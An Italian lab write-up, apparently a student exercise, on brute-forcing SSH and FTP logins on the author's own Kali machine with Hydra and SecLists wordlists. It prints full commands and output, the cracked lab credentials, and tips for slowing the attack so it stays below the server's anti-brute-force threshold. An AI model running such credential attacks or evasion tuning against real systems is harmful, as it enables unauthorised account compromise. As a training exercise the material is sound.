
Cracking Password

Obiettivo

L'esercizio di oggi ha un duplice scopo:
- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

Sommario


Tramite questo documento andiamo ad analizzare una vulnerabilità critica identificata sui servizi di rete (SSH e FTP) dell host 192.168.50.16



L'attacco ha avuto successo in poco tempo, andando a trovare le credenziali dell'utente test_user dovuta all'applicazione di una policy di password debole, andando ad utilizzare una password facilmente indovinabile. (test_pass)


Settaggio ambiente

1. Partiamo dalla creazione del nuovo utente all'interno della nostra macchina andando a settare una password semplice a scopo educativo per l'esercizio di cracking online.




2. Andiamo ad attivare il servizio SSH attraverso l'utilizzo del comando **sudo service ssh start** e andando a controllare che il servizio sia

effettivamente passato allo stato attivo come evidenziato dall'immagine.



3. Andiamo a testare il nuovo utente che è stato appena creato provando a connetterci , come possiamo vedere il test riporta un successo in quanto il prompt cambia (test_user@kali)



4. Installiamo seclist che contiene una collezione di username e password piuttosto vasti,attraver il comando **sudo apt install seclist**

Primo tentativo di Cracking (Seclist)


Andiamo ad eseguire con Hydra il comando → hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.16 -t 4 ssh -V in cui :

- -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt → andiamo a specificare a Hydra di provare una lista di 10 milioni di nomi utenti

- -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt → una lista di 10 milioni di password più comuni
- 192.168.50.16 -t 4 ssh -V → Andiamo ad attaccare il servizio SSH sull'IP della Kali con 4 tentativi paralleli (specificato da -t4) e in modalità "verbose" e cioè di mostrarci tutti i tentativi che sta provando ad eseguire.


Considerazioni

Come possiamo vedere dalla schermata Hydra inizierà a provare le combinazioni ma il numero dei tentativi risulta essere molto alto andandoci a dimostrare come un attacco a dizionario alla "cieca" su un servizio online come SSH è molto inefficiente e facilmente rilevabile.



```
┌──(kali㉿kali)-[~]
└─$ hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt 192.168.50.16  -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-31 06:14:02
[DATA] max 4 tasks per 1 server, overall 4 tasks, 8295455000000 login tries (l:8295455/p:1000000), ~2073863750000 tries per task
[DATA] attacking ssh://192.168.50.16:22/
[ATTEMPT] target 192.168.50.16 - login "info" - pass "123456" - 1 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "password" - 2 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "12345678" - 3 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "qwerty" - 4 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "123456789" - 5 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "12345" - 6 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "1234" - 7 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "111111" - 8 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "1234567" - 9 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "dragon" - 10 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "123123" - 11 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "baseball" - 12 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "abc123" - 13 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "football" - 14 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "monkey" - 15 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "letmein" - 16 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "696969" - 17 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "shadow" - 18 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "master" - 19 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "666666" - 20 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "qwertyuiop" - 21 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "123321" - 22 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "mustang" - 23 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "1234567890" - 24 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "michael" - 25 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "654321" - 26 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "pussy" - 27 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "superman" - 28 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "1qaz2wsx" - 29 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "7777777" - 30 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "fuckyou" - 31 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "121212" - 32 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "000000" - 33 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "qazwsx" - 34 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "123qwe" - 35 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "killer" - 36 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "trustno1" - 37 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "jordan" - 38 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "jennifer" - 39 of 8295455000000 [child 1] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "zxcvbnm" - 40 of 8295455000000 [child 3] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "asdfgh" - 41 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "hunter" - 42 of 8295455000000 [child 0] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "" - 43 of 8295455000000 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "buster" - 44 of 8295455000000 [child 1] (0/0)
```

Inoltre andiamo a notare un errore che è la prova che un sistema di sicurezza sta funzionando correttamente



```
[RE-ATTEMPT] target 192.168.50.16 - login "info" - pass "starwars" - 63 of 8295455000000 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "info" - pass "klaster" - 63 of 8295455000000 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "info" - pass "starwars" - 63 of 8295455000000 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "info" - pass "klaster" - 63 of 8295455000000 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "info" - pass "starwars" - 63 of 8295455000000 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "info" - pass "klaster" - 63 of 8295455000000 [child 3] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "info" - pass "starwars" - 63 of 8295455000000 [child 2] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "info" - pass "klaster" - 63 of 8295455000001 [child 3] (0/1)
[ATTEMPT] target 192.168.50.16 - login "info" - pass "asshole" - 64 of 8295455000003 [child 1] (0/3)
[RE-ATTEMPT] target 192.168.50.16 - login "info" - pass "asshole" - 64 of 8295455000003 [child 1] (0/3)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-31 06:15:01
```

Approfondimento errore

Il messaggio "all children were disabled due too many connection errors" ci va a dire che Hydra si è auto-disattivato perchè il server che stavamo attaccando


in SSH (192.168.50.16) ha smesso di rispondere o ha iniziato a bloccare attivamente le connessioni. Il software del server SSH è progettato per essere sicuro e robusto . Nelle sue difese ha un meccanismo per prevenire gli attacchi brute-force chiamato “anti-hammering” che funziona come segue :

1. Hydra è “rumoroso” : Va a lanciare molti processi paralleli per provare le password molto velocemente
2. Il server SSH vede un singolo IP che apre decine di connessioni simultanee e fallisce l’autenticazione
3. Il server si protegge : Per evitare di essere sovraccaricato(un attacco DoS) e per rendere difficile il brute force, il server smette dunque di rispondere al mio indirizzo IP andando ad ignorare le nuove richieste di connessione.
4. Hydra va in errore : I “children” di Hydra non ricevono più la risposta Accesso negato ma un errore di rete
5. Hydra si interrompe : Dopo un certo numero di errori di connessione il processo principale di Hydra capisce che il target non sta più rispondendo e si arrende.


Andiamo a vedere ora nello specifico le soluzioni possibili per questi problema

Prima soluzione

- **Azione :** hydra -t 3



- **Comportamento del server :** Avendo abbassato il numero di connessioni parallele a 3 non andiamo ad innescare la soglia di allarme del server
- **Risultato :** Questo permette a Hydra di continuare a testare il dizionario senza interruzioni anche se molto più lentamente.




- **Conclusione :** La soluzione non è far andare Hydra più veloce ma farlo andare più piano per non essere rilevato.

Seconda soluzione

Per la seconda soluzione torniamo nello scope dell’esercizio giornaliero.

- **Azione** : Andiamo infatti a creare due file dizionario mirati per questo test(per velocizzare la dimostrazione) → user.txt e pass.txt come mostrato, che contengono una lista di utenti e di password da andare a far testare ad Hydra.




```
┌──(kali㉿kali)-[~]
└─$ nano user.txt

┌──(kali㉿kali)-[~]
└─$ nano pass.txt
```

```
┌──(kali㉿kali)-[~]
└─$ cat user.txt
test_user
amico
kali

┌──(kali㉿kali)-[~]
└─$ cat pass.txt
password
kali
testpass
qwerty
ciao
caio
```

Andiamo dunque ad eseguire il comando **hydra -L user.txt -P pass.txt 192.168.50.16 -t 4 ssh -V**


- **Comportamento del server :** Avendo fornito un numero ristretto di user e password da testare non inneschiamo alcun allarme del server
- **Risultato :** Questo permette ad Hydra ti testare un numero limitato di utenti e password , producendo dunque il risultato aspettato e cioè l'individuazione della password per l'account test_user come mostrato.



```
┌──(kali㉿kali)-[~]
└─$ hydra -L user.txt -P pass.txt 192.168.50.16  -t 4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-31 05:56:17
[DATA] max 4 tasks per 1 server, overall 4 tasks, 18 login tries (l:3/p:6), ~5 tries per task
[DATA] attacking ssh://192.168.50.16:22/
[ATTEMPT] target 192.168.50.16 - login "test_user" - pass "password" - 1 of 18 [child 0] (0/0)
[ATTEMPT] target 192.168.50.16 - login "test_user" - pass "kali" - 2 of 18 [child 1] (0/0)
[ATTEMPT] target 192.168.50.16 - login "test_user" - pass "testpass" - 3 of 18 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "test_user" - pass "qwerty" - 4 of 18 [child 3] (0/0)
[22][ssh] host: 192.168.50.16   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.16 - login "amico" - pass "password" - 7 of 18 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "amico" - pass "kali" - 8 of 18 [child 0] (0/0)
[ATTEMPT] target 192.168.50.16 - login "amico" - pass "testpass" - 9 of 18 [child 1] (0/0)
[ATTEMPT] target 192.168.50.16 - login "amico" - pass "qwerty" - 10 of 18 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "amico" - pass "ciao" - 11 of 18 [child 3] (0/0)
[ATTEMPT] target 192.168.50.16 - login "amico" - pass "caio" - 12 of 18 [child 2] (0/0)
[ATTEMPT] target 192.168.50.16 - login "kali" - pass "password" - 13 of 18 [child 0] (0/0)
[ATTEMPT] target 192.168.50.16 - login "kali" - pass "kali" - 14 of 18 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "kali" - pass "kali" - 14 of 18 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "kali" - pass "kali" - 14 of 18 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "kali" - pass "kali" - 14 of 18 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "kali" - pass "kali" - 14 of 18 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "kali" - pass "kali" - 14 of 18 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "kali" - pass "kali" - 14 of 18 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "kali" - pass "kali" - 14 of 18 [child 1] (0/0)
[RE-ATTEMPT] target 192.168.50.16 - login "kali" - pass "kali" - 14 of 18 [child 1] (0/0)
[ATTEMPT] target 192.168.50.16 - login "kali" - pass "testpass" - 15 of 19 [child 3] (0/1)
[RE-ATTEMPT] target 192.168.50.16 - login "kali" - pass "testpass" - 15 of 19 [child 3] (0/1)
[ATTEMPT] target 192.168.50.16 - login "kali" - pass "qwerty" - 16 of 20 [child 0] (0/2)
[ATTEMPT] target 192.168.50.16 - login "kali" - pass "ciao" - 17 of 20 [child 2] (0/2)
[RE-ATTEMPT] target 192.168.50.16 - login "kali" - pass "ciao" - 17 of 20 [child 2] (0/2)
[RE-ATTEMPT] target 192.168.50.16 - login "kali" - pass "ciao" - 17 of 20 [child 2] (0/2)
[ATTEMPT] target 192.168.50.16 - login "kali" - pass "caio" - 18 of 21 [child 0] (0/3)
[REDO-ATTEMPT] target 192.168.50.16 - login "kali" - pass "kali" - 19 of 21 [child 0] (1/3)
[22][ssh] host: 192.168.50.16   login: kali   password: kali
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-31 05:56:30
```

Questa soluzione inoltre potrebbe essere adottata anche andando magari ad utilizzare un file con un numero limitato di opzioni forniti anche da seclist che possiamo trovare in → **/usr/share/seclists/Passwords/Common-Credentials** in cui possiamo andare a trovare varie alternative per la nostra scansione relativamente alla

seclist.




Terza soluzione

La terza soluzione che andiamo a mostrare è quella relativa all'utilizzo di un altro protocollo per l'attacco da parte di Hydra e cioè l'FTP

1. Andiamo dapprima ad installare il servizio FTP utilizzando il comando **sudo apt install vsftpd**
2. Configuriamo il servizio per assicurarci che l'utente test_user possa accedere **sudo nano /etc/vsftpd.conf** per impostare local_enable=YES write_enable=YES → Andiamo dunque a far partire il servizio e a controllare lo stato per vedere se si è avviato correttamente, come fatto precedentemente con SSH

3. Possiamo dunque eseguire o una scansione con Hydra passando i nostri file txt per user e password ottenendo lo stesso risultato precedente e cioè il cracking corretto delle password

